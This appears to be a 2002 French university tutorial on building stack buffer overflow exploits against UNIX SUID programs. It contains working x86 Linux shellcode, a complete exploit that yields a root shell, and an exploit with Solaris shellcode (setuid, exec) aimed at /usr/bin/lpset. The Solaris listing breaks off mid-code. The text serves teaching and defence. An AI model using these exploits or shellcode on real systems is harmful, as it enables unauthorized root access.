# CONSTRUCTION ET DÉTECTION D'UNE ATTAQUE PAR "BUFFER OVERFLOW"

**Stéphane Zampelli**
**Benoît Georges**
**Emmanuel Koch**
**Gauthier van den Hove**

*Institut d'Informatique*
*Facultés Universitaires Notre-Dame de la Paix*

**Namur, 22 avril 2002**

### Avertissement

Ce document en est à sa première mouture. Malgré le soin apporté à sa conception, ses auteurs ne doutent pas qu'il y subiste des erreurs. Ils prient donc le lecteur d'être indulgent, et le remercient de leur signaler les erreurs potentielles et des améliorations éventuelles. Les adresses électroniques des auteurs sont les suivantes : `ekoch@info.fundp.ac.be`, `szampell@info.fundp.ac.be`, `bgeorges@info.fundp.ac.be`, et `gvdhove@info.fundp.ac.be`.

### Remerciements

Les auteurs n'ayant pas inventé le "concept" des buffer overflows ni la manière de les "exploiter" pour s'approprier des droits sur un système `UN*X`, ils se sont inspirés des travaux de leurs aînés. En particulier, ils tiennent à remercier les auteurs des documents suivants :
- *Smashing The Stack For Fun And Profit*, Aleph One, Phrack 49, file 14, Nov. 1996.
- *How to write Buffer Overflows*, Mudge, 1997.
- *Compromised Buffer Overflows, from Intel to SPARC Version 8*, Mudge.
- *UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes*, Last Stage of Delirium Research Group, Jul. 2001.
- *The Tao of Windows Buffer Overflow*, DilDog, Cult of the Dead Cow communications, release 351.

### Licence

Copyright © 2002 Benoît Georges, Emmanuel Koch, Stéphane Zampelli, Gauthier van den Hove. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation Licence as published by the Free Software Foundation, either version 1.1 or (at your option) any later version. See `www.gnu.org` for more details.

# 1

# PRINCIPES DE BASE DES MÉCANISMES DE SÉCURITÉ DES SYSTÈMES UN*X

Un système `UN*X` n'est pas une démocratie : tous ses utilisateurs (et, partant, les applications qu'ils utilisent) ne sont pas égaux. Ils n'ont pas tous accès à toutes les ressources du système, c'est-à-dire qu'ils ne possèdent pas tous les mêmes droits sur les différents noeuds du système de fichiers (puisque (presque) toutes les opérations se font via un noeud du système de fichier, qu'il s'agisse d'un fichier "standart" ou de fichiers spéciaux).

Pour gérer ces droits d'accès, les systèmes `UN*X` utilisent des "permissions". A chaque fichier (à chaque noeud du système de fichiers) sont associés un utilisateur (l'utilisateur propriétaire du fichier), un groupe (le groupe propriétaire du fichier), ainsi que douze bits de permissions, groupés en quatre groupes de trois bits. (Pour les puristes : en plus des douze bits de "permission" proprement dits, les noeuds du système de fichier comprennent un certain nombre de bits décrivant la manière dont il faut "dialoguer" avec eux (normal file, directory, character special file, block special file, "FIFO" special file, symbolic link, ...).)

Les bits 4 à 6 concernent le propriétaire du fichier : si le bit 4 est à 1, cela signifie que l'utilisateur a le droit de lire (`r`ead) le fichier ; si le bit 5 est à 1, cela signife que l'utilisateur a le droit d'écrire (`w`rite) le fichier ; enfin, si le bit 6 est à 1, cela signifie que l'utilisateur a le droit d'éxécuter (e`x`ecute) le fichier (c'est-à-dire de le "lancer"). Les bits 7 à 9 sont similaires, mais, au lieu de s'appliquer au propriétaire, ils s'appliquent au groupe qui est propriétaire du fichier. Par exemple, si le bit 7 d'un fichier est à 1, et que ce fichier appartient au groupe `users`, cela signifie que tout utilisateur qui fait partie du groupe `users` a le droit de lire ce fichier. Les bits 10 à 12 enfin, s'appliquent à tout utilisateur qui n'est pas celui qui posséde le fichier et qui ne fait pas partie du groupe qui possède le fichier.

Les bits 1 à 3 enfin sont un peu particuliers : il s'agit, respectivement, des bits "set user id" (`SUID`), "set group id" (`SGID`) et "sticky". Le bit "sticky" est (à peu près) inutile dans les `UN*X` modernes (il servait au départ à forcer le fichier à rester dans l'espace de "swap"). Les bits `SUID` et `SGID` par contre sont beaucoup plus intéressants. Nous expliquerons leur utilité et leur utilisation plus loin.

Le changement des bits de permission sur un fichier existant s'effectue au moyen de la commande `chmod(1)`. Pour plus de commodité, on groupe les bits par trois, c'est-à-dire qu'on les note en octal (base 8). Les trois ou quatre chiffres passés en argument à `chmod` prennent donc des valeurs entre 0 et 7 (bornes comprises). Ainsi, la commande `chmod 1755` signifie : mettre le sticky bit, les trois bits "utilisateur" et les bits "lecture" et "exécution" du "groupe" et des "autres" à 1 (et tous les autres bits à 0). Les douze bits de permission du fichier considéré deviendront donc : `001 111 101 101`.

Les groupes et les utilisateurs sont représentés, dans le "cambouis", par des nombres. C'est-à-dire qu'ils sont manipulés, par le noyau, sous la forme d'entiers : en général, il s'agit d'entiers "courts" et "non signés" (tenant sur deux bytes, donc, pouvant prendre des valeurs entre 0 et 65535, bornes incluses). Le nombre associé à chaque utilisateur est appellé, conventionnellement, un `UID` (user `id`) ; celui associé à un groupe, un `GID` (group `id`).

Alors que les machines aiment travailler avec des chiffres, les humains

préfèrent, en général, utiliser des mots. Chaque utilisateur a donc, en plus de son numéro, un “nom” (i.e., une chaîne de (en général, au plus huit) caractères). De même pour les groupes. La traduction “numéros vers noms” et “noms vers numéros” s'effectue en utilisant les fichiers `/etc/passwd` et `/etc/group`.

Comme dans toute bonne tyrannie, il y a, sur un système `UN*X`, des personnes favorisées, et d'autres qui sont franchement à plaindre. Il s'agit de l'utilisateur possédant le plus petit `UID` et de celui qui possède le plus grand `UID`. Contrairement à ce que l'on pourrait croire, le plus important des deux est celui qui possède le plus petit `UID` (l'`UID` 0, donc) : c'est l'utilisateur `root` du système. Il peut (en général) faire absolument tout ce qu'il veut sur le système. On le désigne parfois sous le terme savant d'“administateur” du système. L'utilisateur le moins favorisé est donc celui qui possède le plus grand `UID` (il s'agit de l'`UID` 65534, et pas de l'`UID` 65535, pour des raisons... de sécurité (il y a un risque d'overflow, i.e., que certains programmes considèrent qu'ils ont affaire à l'utilisateur d'`UID` $-1$, et pas à l'utilisateur d'`UID` 65535)) : c'est l'utilisateur `nobody`. Il n'appartient à aucun groupe, et ne profite donc jamais que des droits des “autres” (i.e., les trois derniers bits de permission).

Ce cloisonnement étanche fonctionne très bien dans la grande majorité des situations. Néanmoins, il arrive qu'un utilisateur doive exécuter des commandes en se faisant passer, temporairement, pour un autre utilisateur. L'exemple classique est celui du changement de son mot de passe. Les mots de passe sont stockés (sous un format encrypté) dans un fichier nommé, en général, `/etc/shadow`. Ce fichier, sensible, n'est évidemment pas accessible à tout le monde. En fait, il n'y a que l'utilisateur `root` qui puisse le lire et l'écrire.

Pour qu'un utilisateur `toto` puisse, malgré tout, changer son mot de passe, on utilise le mécanisme suivant : tout processus possède un “real user id” et un “effective user id”. Le “real user id” (`RUID`), c'est l'`UID` de l'utilisateur ayant lancé la commande ; l'“effective user id” (`EUID`), c'est l'`UID` que le noyau prend en compte lorsque l'application veut accéder à un noeud du système de fichiers (ou effectuer une opération “reservée”). En général, le `RUID` et l'`EUID` sont identiques. Pour que l'`EUID` soit différent du `RUID`, il faut que le fichier exécutable ait son bit `SUID` mis à 1. Dans ce cas, au moment du lancement du programme, le noyau met l'`EUID` à l'`UID` de l'utilisateur qui possède le fichier.

Revenons à l'exemple du changement de mot de passe. Les mots de passe peuvent être changés au moyen de la commande `passwd`. Cette commande correspond au fichier exécutable `/usr/bin/passwd`, qui est possédé par l'utilisateur `root`, mais exécutable par tous. Comme le bit `SUID` de ce fichier est à 1, lorsque l'utilisateur `toto` lance la commande `passwd`, cette commande (le processus qui lui correspond) s'exécute avec les attributs `RUID = toto` et `EUID = root`. Le processus a donc le droit d'accéder en lecture (pour l'authentification) et en écriture (pour le changement du mot de passe) au fichier `/etc/shadow`.

Le lecteur s'en sera douté, le bit `SGID` fonctionne de la même manière, mais pour le groupe (donc la “variable” `EGID`) au lieu de l'utilisateur. La fonctionnalité du mécanisme “`EGID`” est cependant assez peu utilisée, en pratique.

# 2

# LE PRINCIPE DU “BUFFER OVERFLOW”

Pour comprendre en profondeur les principes des "buffer overflows" (le terme anglais est d'habitude utilisé, les puristes préfèreront peut-être le terme "dépassement de tampon"), il nous semble qu'il vaut mieux commencer par un exemple qui soit le plus simple possible.

Soit donc le (minuscule) programme C suivant (il doit probablement s'agir du plus petit programme exploitable possible) :

```
int
main (argc, argv)
     int argc ;
     char **argv ;
{
  char buf[8] ;
  strcpy(buf, argv[1]) ;
}
```

Ce programme déclare un buffer (un tableau) d'une taille de 8 caractères (donc, de 8 bytes, puisqu'un caractère (`char`) "tient" sur un byte), puis copie le string reçu en argument (depuis la ligne de commande) dans ce buffer. Compilons ce programme, et voyons comment il se comporte :

```
$ gcc -o vulnerable vulnerable.c
$ ./vulnerable AAAA
$ ./vulnerable AAAAAAAA
$ ./vulnerable AAAAAAAAAAAA
Segmentation fault
$ ./vulnerable AAAAAAAAAAAAAAAA
Segmentation fault
```

Comme on pouvait s'y attendre, le programme "plante" (en l'occurence, "segfaulte", c'est-à-dire essaye d'accéder à une partie de la mémoire centrale à laquelle il n'a pas le droit d'accéder). On constate aussi qu'il "plante" pour toute chaîne de 12 caractères ou plus. Utilisons `GDB` (GNU DeBugger) pour voir ce qui se passe (nous avons sélectionné les parties intéressantes de l'output de `GDB`) :

```
$ gdb vulnerable
(gdb) run AAAAAAAAAAAA
Starting program: vulnerable AAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x4003c600 in __libc_init_first () from /lib/libc.so.6
(gdb) run AAAAAAAAAAAAAAAA
Starting program: vulnerable AAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Qu'observons-nous ? Durant la première exécution, le programme segfaulte (il reçoit le signal `SIGSEGV`), et `GDB` nous informe qu'il se trouvait à l'adresse `0x4003c600`, dans la fonction `__libc_init_first` de la librairie `libc.so.6`

(donc, dans une fonction de la librairie C standart). Dans le second cas, il reçoit également le signal `SIGSEGV`, mais cette fois `GDB` ne sait plus nous dire où le problème se situait : le programme se trouve à l'adresse `0x41414141`, dans la fonction "`??`"...

`0x41414141` ? Quelle drôle d'adresse ! Où donc le programme a-t-il été la chercher ? En fait, c'est très simple : `0x41414141`, c'est tout simplement le string `AAAA`, puisque le caractère `A` occupe la position `0x41` (65 en décimal) dans le code `ASCII`. Cela signifie donc qu'il y a moyen de changer le flot d'exécution du programme, en lui passant un argument correctement formaté... Tiens, tiens, voilà qui pourrait être intéressant !

L'idée des attaques par "buffer overflow" est celle-là : tenter de profiter du fait qu'un argument d'un programme (qu'il soit entré directement (explicitement) dans la ligne de commande qui lance le programme ou qu'il s'agisse, par exemple, d'une variable d'environnement lue par le programme (via la fonction `getenv(3)`)) est utilisé tel quel (c'est-à-dire sans vérifier qu'il est conforme au format attendu). Puisque nous venons de voir qu'il y a moyen de "faire aller" le programme où nous voulons, nous pouvons donc lui faire exécuter un code arbitraire, choisi par nous. Pour peu que ce programme soit possédé par un utilisateur intéressant (`root`, par exemple) et qu'il soit `SUID`, nous pourrons alors exécuter du code sous le "nom" de cet autre utilisateur.

Reprenons notre programme exploitable... et tentons de l'exploiter ! Pour rendre les choses plus amusantes, commencons par donner à notre programme `vulnerable` les droits qui nous permettront d'avoir, au final, un "shell root" (c'est-à-dire, un interpréteur de commandes ayant l'identité `root`) :

```
$ chmod 4111 vulnerable
$ su
# chown root.root vulnerable
```

Nous avons à présent un programme exploitable "comme un autre", c'est-à-dire ressemblant en tout point aux autres programmes exploitables (si ce n'est, évidemment, qu'il est plus facile à exploiter !).

Le shéma général d'un "exploit" utilisant un buffer overflow est le suivant : remplir un buffer (suffisamment grand) avec : des instructions `nop` (instruction n'effectuant aucune action, pour le processeur), une adresse bien choisie à un endroit bien choisi, et quelques dizaines de bytes contenant des instructions machine intelligemment assemblées. En général, ces instructions effectuent seulement un `exec("/bin/sh")` (c'est-à-dire : remplacer le processus courant par "`/bin/sh`"), et on les désigne sous le nom de "shellcode", justement parcequ'elles ont pour but de lancer un shell. Si l'ensemble est correctement agencé, le lancement du programme exploitable avec ce buffer en argument nous permettra d'obtenir un shell root.

Pour le petit "exploit" bidon (sous GNU/Linux) que nous sommes en train de construire, voici le "shellcode" que nous utiliserons :

```
char code[] =
```

```
{
  0xeb, 0x18, 0x5e, 0x89, 0x76, 0x08, 0x31, 0xc0, 0x88,
  0x46, 0x07, 0x89, 0x46, 0x0c, 0xb0, 0x0b, 0x89, 0xf3,
  0x8d, 0x4e, 0x08, 0x8d, 0x56, 0x0c, 0xcd, 0x80, 0xe8,
  0xe3, 0xff, 0xff, 0xff, '/', 'b', 'i', 'n', '/', 's',
  'h', 0x00
} ;
```

Le lecteur attentif aura remarqué que cette chaîne de caractères se termine par “`/bin/sh`” ! Nous détaillerons le contenu de cette chaîne plus loin : pour l'instant, nous demandons simplement au lecteur de nous faire confiance. Cette chaîne effectue simplement, comme annoncé, un “`exec("/bin/sh")`” (Remarque pour les puristes : ce n'est n'est pas tout à fait correct, il devrait s'agir de “`execve`”, et cette fonction prendre trois arguments, et non pas un seul, mais cela ne ferait qu'alourdir la présentation, sans rien ajouter à la sémantique).

Le corps de l'“exploit” est alors :

```
int
main ()
{
  char buffer[128] ;
  long address = (long)&address ;
  int i ;

  for (i = 0 ; i < 128 ; i++)
    buffer[i] = 0x90 ;

  buffer[12] = address >>  0 & 0xff ;
  buffer[13] = address >>  8 & 0xff ;
  buffer[14] = address >> 16 & 0xff ;
  buffer[15] = address >> 24 & 0xff ;

  for (i = 0 ; i < strlen(code) ; i++)
    buffer[128 - strlen(code) + i] = code[i] ;

  execl("vulnerable", "", buffer, 0) ;
}
```

Examinons-en chacune des parties plus en détail.

Nous commençons par déclarer `buffer`, un tableau de caractères (`char`) d'une taille de `128`. Ensuite nous déclarons `address`, variable dans laquelle nous mettons sa propre adresse (c'est-à-dire l'adresse de `address`). Enfin nous déclarons un compteur `i`.

Ensuite, nous remplissons tout le `buffer` du caractère `0x90` (ce que l'on pourrait écrire : `buffer[0..127] = 0x90`) :

```
for (i = 0 ; i < 128 ; i++)
```

```
    buffer[i] = 0x90 ;
```

Pourquoi `0x90` ? Parcequ'il s'agit de byte correspondant à l'instruction `nop` (instruction qui, on s'en sera douté, ne fait rien) sur les processeurs x86.

L'étape suivante consiste à mettre le contenu de la variable `address` (qui tient sur quatre bytes) dans `buffer[12]` à `buffer[15]` (ce que l'on pourrait simplement noter par : `buffer[12..15] = address`) :

```
  buffer[12] = address >>  0 & 0xff ;
  buffer[13] = address >>  8 & 0xff ;
  buffer[14] = address >> 16 & 0xff ;
  buffer[15] = address >> 24 & 0xff ;
```

Pourquoi mettre `address` à cet endroit-là dans `buffer` ? La réponse est, intuitivement, assez simple. Souvenons-nous de ce que `GDB` nous a appris : ce sont les bytes 13 à 16 du string passé en argument à `vulnerable` qui écrasent l'adresse de retour (puisque, dans notre expérience, `run AAAAAAAAAAAAAAAA` faisait sauter le programme à l'adresse `0x41414141` ; nous aurions pu vérifier que `run AAAAAAAAAAAAABCD` le faisait sauter à l'adresse `0x41424344`).

Dernière étape avant l'"exploit" proprement dit : copier le "shellcode" dans le buffer. Il s'agit d'une simple boucle `for` :

```
  for (i = 0 ; i < strlen(code) ; i++)
    buffer[128 - strlen(code) + i] = code[i] ;
```

On écrira ceci plus simplement par : `buffer[90..127] = shellcode[0..37]` (puisque notre shellcode fait 38 caractères de long).

Lançons maintenant l'"exploit" au moyen de l'appel système `execl` :

```
  execl("vulnerable", "", buffer, 0) ;
```

Il s'agit simplement d'exécuter le fichier `vulnerable` en lui passant `buffer` en argument. Pour être tout à fait précis, les paramètres d'`execl` sont (après le nom du programme à appeller) les contenus de chacune des "cellules" du tableau `argv` passé au programme. On appelle donc ici `vulnerable` avec un tableau `argv` d'une taille de trois éléments : `["", buffer, 0]`.

Et voilà ! L'"exploit" est écrit, il ne nous reste plus qu'à l'essayer (en supposant que le code ci-dessus se trouve dans un fichier nommé `exploit.c`) :

```
$ gcc -o exploit exploit.c
$ ./exploit
# whoami
root
# id
uid=1000(toto) gid=100(users) euid=0(root) groups=100(users)
```

Hourra ! Nous avons donc lancé un shell, qui possède les droits de `root` (puisque son `EUID` est égal à 0).

# 3

# NOTRE “EXPLOIT”

L'"exploit" que nous utilisons dans notre attaque est basé exactement sur le même "pattern" que l'exploit exposé ci-dessus, à quelques détails près. Cette fois, nous allons tenter de raisonner en toute rigueur, et à ne laisser passer aucun détail (comme nous l'avons fait dans le chapitre précédent).

Le programme que nous proposons d'exploiter s'appelle `/usr/bin/lpset`, est possédé par l'utilisateur `root`, et possède des droits 4111 (comme notre fichier `vulnerable` donc). Lorsque ce programme est appellé avec les arguments "`-n xfn -r azerty`", la taille du string qui remplace "`azerty`" n'est pas vérifiée, i.e., cette chaîne de caractères est copiée telle quelle dans un buffer.

Le "coeur" de l'exploit est, presque mot pour mot, identique à celui de l'exploit précédent (c'est un des avantages d'`UN*X` : la portabilité du code, et donc la portabilité des exploits. . .) :

```
int
main ()
{
  char buffer[1024] ;
  long address = (long)&address ;
  int i ;

  for (i = 0 ; i < 1024 ; i++)
    buffer[i] = 0x90 ;

  buffer[40] = address >>  0 & 0xff ;
  buffer[41] = address >>  8 & 0xff ;
  buffer[42] = address >> 16 & 0xff ;
  buffer[43] = address >> 24 & 0xff ;

  for (i = 0 ; i < strlen(code) ; i++)
    buffer[1024 - strlen(code) + i] = code[i] ;

  execl("/usr/bin/lpset", "", "-n", "xfn",
                              "-r", buffer, "\0") ;
}
```


Les seules différences sont les suivantes : le "shellcode" (que nous n'avons pas mis ici ; il sera également expliqué en détail plus loin), la taille du buffer (`1024` au lieu de `128`), l'endroit où l'on met l'adresse `address` (`40..43` au lieu de `12..15`), et, bien sûr, les paramètes de l'appel à `execl`.

Il nous faut ici faire un petit excursus. Sur la plupart des architectures de processeur, lorsqu'une fonction est appellée, elle doit sauver l'environnement dans lequel elle se trouve, puis allouer de la place pour les variables qui lui sont locales. Sur tous les processeurs, ce sauvetage et cette allocation de mémoire se font sur la pile (le "stack"). Sur les processeurs x86 (nous limitons la discussion à cette seule architecture), la seule chose qu'une fonction est sensée sauver au moment de son appel, c'est le contenu du registre `ebp`, le "frame pointer".

L’adresse de retour a été automatiquement sauvée sur la pile au moment du `call`. Ensuite, elle est sensée effectuer l’assignation `ebp = esp` (le nouveau “frame pointer” prend la valeur du “stack pointer”), puis “faire de la place” pour les variables locales. C’est ce qu’on appelle le “prélude”.

Juste après l’appel, et avant l’allocation de la place pour les variables locales de la fonction, les deux mots (de quatre bytes) se trouvant en haut de la pile sont donc l’ancien contenu de `ebp` (tout en haut de la pile) et l’adresse de retour (juste en-dessous). Les variables locales seront allouées au-dessus (en fait, en-dessous puisque le bas de la pile est l’adresse la plus haute de la mémoire, et que la pile grandit vers les adresses basses de la mémoire) de ces huit bytes.

Nous pouvons maintenant comprendre un peu plus en profondeur notre exploit “de démonstration” : l’adresse `address` a été mise dans les bytes 13 à 16 (`buffer[12..15] = address`) du `buffer`, parceque la fonction `main` de notre programme `vulnerable` déclarait une variable `buf` d’une taille de 8 bytes. Puisque notre `buffer` se retrouvait dans copié dans `buf`, l’écrasement de l’adresse de retour a bien lieu exactement dans ce cas. On peut en effet représenter la pile sous la forme suivante :





Chaque case représente un byte. Le haut de la pile se trouve à gauche (pour rappel, il s’agit des adresses basses de la mémoire), le bas de la pile, à droite (adresses hautes). Les bytes notés `buffer` correspondent à la place allouée pour le buffer `buf` (dans `main`, dans `vulnerable`). Les bytes notés `frame pntr` contiennent le “frame pointer” sauvé. Les bytes notés `return` enfin contiennent l’adresse de retour. Si l’on veut écraser l’adresse `return`, il faut donc bien mettre la nouvelle adresse dans les bytes 13 à 16 (donc numérotés 12 à 15 en “base zéro”) d’un string que l’on copiera ensuite dans `buf`.


Bien entendu, nous ne disposons pas du code source du programme `lpset`. Nous ne pouvons donc pas savoir, *a priori*, à quel endroit il nous faut mettre l’adresse de retour. La détermination de l’endroit où mettre cette adresse se fait en général de manière fort expérimentale : on remplit une bonne partie du tableau avec la même adresse, on essaye le programme, et, s’il fonctionne, on réessaye en supprimant la “moitié gauche” ou la “moitié droite” des adresses. Cette recherche binaire (par “dichotomie”) nous permet de trouver l’endroit exact où se trouve l’adresse qui sera utilisée. La plupart des “exploits” se présentent d’ailleurs sous la forme non “épurée”, c’est-à-dire qu’ils sont toujours sous la forme initiale (le but étant en général d’obtenir un “shell root” et non pas de comprendre en profondeur comment on l’a obtenu).

La plupart des exploits profitant de buffer overflows utilisent la technique suivante : le début du buffer contient le “`shellcode`”, et la fin du buffer contient

l'adresse voulue, qui est celle du début du buffer. Dans le petit exemple ci-dessus, celà signifierait que l'on met les instructions dans les bytes 1 à 12 (ou 0 à 11, en "base zéro" toujours) du buffer, et que l'on écrase l'adresse `return` avec l'adresse du début du buffer (une adresse en "arrière", donc) :




Malheureusement, cette technique n'est pas toujours utilisable : il arrive que le buffer soit trop petit pour contenir suffisamment d'instructions utiles. En l'occurence, pour notre petit exploit "bidon", le buffer ne contient que huit bytes (à quoi l'on peut éventuellement rajouter les quatres bytes du registre `ebp` sauvé, mais ça ne fait encore que douze bytes). Il est évident qu'une telle place n'est pas suffisante. C'est pourquoi il existe une autre technique, plus générale : au lieu de faire pointer l'adresse vers "l'arrière", on la fait pointer vers "l'avant". Dans le cas de notre exploit "bidon", le code se trouve donc mis quelque part après les bytes `return`. Cela permet de disposer de plus de place pour le "shellcode". La pile ressemble donc à :




Les symboles `return` et `shellcode` ont bien sûr la même signification que précédemment. Le symbole `nop` signifie quand à lui "un byte à `nop`", et le symbole `shellcode` signifie "un byte du shellcode". L'adresse `return` pointe soit quelque part dans la suite des `nop`, soit (comme sur la figure ici) sur le premier byte du shellcode. Lorsque le branchement se fait, les (éventuelles) instructions `nop` sont exécutées, puis le shellcode l'est. Nous avons donc bien obtenu le résultat voulu !

# 4

# L’ÉCRITURE D’UN “SHELLCODE”

L'écriture d'un "shellcode" est déjà, en soi, un art. Deux problèmes importants se posent en effet : il faut que le code soit indépendant de l'endroit dans la mémoire où il s'exécute, et, puisqu'en général le "shellcode" est inclus dans un string, qu'il ne contienne pas de zéros (sans quoi la suite du shellcode ne serait pas prise en considération, les strings se terminant par un byte nul, dans le langage C au moins).

Chose promise, chose due, voici maintenant l'explication du contenu du "shellcode" utilisé pour l'exploit. Nous présentons ci-dessous, en regard, les bytes, les instructions qui leur correspondent, ainsi qu'une explication sommaire de ce qui se passe.

```
 0xeb, 0x18,       : jmp  +0x18           : jump L2
L1:
 0x5e,             : pop  %esi            : %esi = L3
 0x89, 0x76, 0x08, : mov  %esi,0x08(%esi) : esi+[8..11] = %esi
                                            L3+[8..11] = %esi
 0x31, 0xc0,       : xor  %eax,%eax       : %eax = 0
 0x88, 0x46, 0x07, : mov  %al,0x07(%esi)  : esi+7 = 0
                                            L3+7 = 0
 0x89, 0x46, 0x0c, : mov  %eax,0x0c(%esi) : esi+[12..15] = 0
                                            L3+[12..15] = 0
 0xb0, 0x0b,       : mov  $0x0b,%al       : %eax = 11 (execve)
 0x89, 0xf3,       : mov  %esi,%ebx       : %ebx = L3
 0x8d, 0x4e, 0x08, : lea  0x08(%esi),%ecx : %ecx = L3+8
 0x8d, 0x56, 0x0c, : lea  0x0c(%esi),%edx : %edx = L3+12
 0xcd, 0x80,       : int  $0x80           : syscall
L2:
 0xe8, 0xe3, 0xff,
 0xff, 0xff,       : call -0x18           : call L1
L3:
 '/', 'b', 'i', 'n', '/', 's', 'h',       : "/bin/sh"
 0x00
```

Expliquons tout ceci plus en détail.

On commence par faire un `jump` en `L2`, et, de là, on fait un `call` vers `L1`. L'instruction `call` met (pousse) l'adresse qui la suit sur la pile, et l'adresse de `L3` est donc poussée sur la pile. Pourquoi ne pas simplement faire un `call` vers l'avant ? Tout simplement parcequ'un `call` vers l'avant contient des bytes à zéro...

En `L1`, on récupère l'adresse qui vient d'être mise sur la pile (il s'agit donc de l'adresse du début de la chaîne "`/bin/sh`") , et on la met dans le registre `esi`. Puis on copie le contenu de ce registre dans les quatre bytes qui suivent le string "`/bin/sh\0`".

Ensuite, on met le registre `eax` à zéro (au moyen de l'instruction `xor`, et non pas de la plus classique instruction `mov $0x0,%eax`, qui contient des zéros), et on met le byte qui suit immédiatement "`/bin/sh`" à zéro (il l'est déjà, mais

c'est une mesure de sûreté), ainsi que les bytes qui suivent l'adresse (qui elle-même suit "`/bin/sh`").

Enfin, on met la valeur 11 (`0x0b` en hexadécimal) dans le registre `eax`, l'adresse de "`/bin/sh`" dans `ebx`, l'adresse de l'adresse de "`/bin/sh`" dans `ecx`, et l'adresse de l'entier nul qui la suit dans `edx`. Puis on appelle l'interruption `0x80`, qui, sous GNU/Linux, correspond à l'appel système (l'instruction `syscall` des processeurs MIPS). L'appel système prend comme arguments les contenus des registres `eax`, `ebx`, `ecx` et `edx`. Le registre `eax` doit contenir le numéro de l'appel système, et les autres, les arguments à passer à l'appel. Les numéros des appels système sont spécifiés dans `<asm/unistd.h>` (donc, dans le fichier `/usr/include/asm/unistd.h`). On y découvre que l'appel système `execve` porte (ô surprise !) le numéro 11...

Tout ceci correspond en fait simplement au code C suivant :

```
char *argv[2] ;
argv[0] = "/bin/sh" ;
argv[1] = 0 ;
execve(argv[0], argv, argv[1]) ;
```

Soit donc, à l'appel `execve("/bin/sh", ["/bin/sh",0], 0)`. Le premier argument est (voir `execve(2)`) le nom du programme à lancer, le second, les arguments à lui passer (`argv`), et le troisième, l'environnement initial (`envp`).

Le shellcode que nous avons utilisé pour l'attaque sur la machine Solaris est assez sensiblement différent. C'est dû au fait que le système d'exploitation est différent, et que certains mécanismes internes (en particulier, le mécanisme des appels système) sont donc différents. Alors que, sous GNU/Linux, les appels système se font, nous venons de le voir, via une instruction d'interruption (`int $0x80`), Solaris (de même d'ailleurs que NetBSD, OpenBSD, et FreeBSD) utilisent un "`far call`", c'est-à-dire, une instruction ressemblant à un "`call`" classique, mais pointant vers une adresse précise de la mémoire (au lieu de pointer vers une adresse correspondant à l'adresse courante plus un déplacement).

Dans Solaris sur la plateforme x86, les appels système se font au moyen de l'instruction "`lcall $0x07,$0x00`". Le registre `eax` doit contenir le numéro de l'appel système, et les arguments doivent se trouver sur la pile, dans le sens contraire de leur apparition dans l'appel système (le premier argument se trouve donc en haut de la pile). L'instruction "`lcall $0x07,$0x00`" correspond, en hexadécimal, aux bytes "`9a 00 00 00 00 07 00`". Aïe... Une instruction pleine de bytes à zéro ! Il nous faudra donc trouver un mécanisme pour s'en débarasser (des zéros, pas de l'instruction : elle n'a, malheureusement, pas d'alternative).

Les numéros des appels système se trouvent dans `<sys/syscall.h>` (donc, dans `/usr/include/sys/syscall.h`). Deux seulement nous intéressent ici : il s'agit d'`exec` (11), et de `setuid` (23).

Voici, à nouveau, en regard, les bytes du "shellcode", les instructions assembleur qui leur correspondent, et une description sommaire de ce qui se passe.

```
0xeb, 0x0a,       : jmp L3                : jump L3
```

```
L1:
 0x9a, 0x90, 0x90,
 0x90, 0x90, 0x07,
 0x90,             : lcall $0x07,$0x00    : syscall
 0xc3,             : ret                  : return
L2:
 0xeb, 0x05,       : jmp L4               : jump L4
L3:
 0xe8, 0xf9, 0xff,
 0xff, 0xff,       : call L2
L4:
 0x5e,             : pop  %esi            : %esi = L4
 0x2b, 0xc0,       : sub  %eax,%eax       : %eax = 0
 0x88, 0x46, 0xf7, : mov  %al,0xfffffff7(%esi)
                                          : L4-9 = 0
                                            L1+6 = 0
 0x89, 0x46, 0xf2, : mov  %eax,0xfffffff2(%esi)
                                          : L4-[14..11] = 0
                                            L1+[1..4] = 0
 0x50,             : push %eax            : push 0
 0xb0, 0x17,       : mov  $0x17,%al       : %eax = 23 (setuid)
 0xe8, 0xe0, 0xff,
 0xff, 0xff,       : call L1              : call L1
 0xeb, 0x1f,       : jmp  L6              : jump L6
L5:
 0x5e,             : pop  %esi            : %esi = L7
 0x8d, 0x1e,       : lea  (%esi), %ebx    : %ebx = L7
 0x89, 0x5e, 0x0b, : mov  %ebx,0x0b(%esi) : L7+[11..14] = L7
 0x2b, 0xc0,       : sub  %eax, %eax      : %eax = 0
 0x88, 0x46, 0x19, : mov  %al, 0x19(%esi) : L7+25 = 0
                                            L8+6 = 0
 0x89, 0x46, 0x14, : mov  %eax,0x14(%esi) : L7+[20..23] = 0
                                            L8+[1..4] = 0
 0x89, 0x46, 0x0f, : mov  %eax,0x0f(%esi) : L7+[15..18] = 0
 0x89, 0x46, 0x07, : mov  %eax,0x07(%esi) : L7+[7..10] = 0
 0xb0, 0x0b,       : mov  $0x0b,%al       : %eax = 11 (exec)
 0x8d, 0x4e, 0x0b, : lea  0x0b(%esi),%ecx : %ecx = L7+11
 0x51,             : push %ecx            : push L7+11
 0x51,             : push %ecx            : push L7+11
 0x53,             : push %ebx            : push L7
 0x50,             : push %eax            : push 11
 0xeb, 0x18,       : jmp  L8              : jump L8
L6:
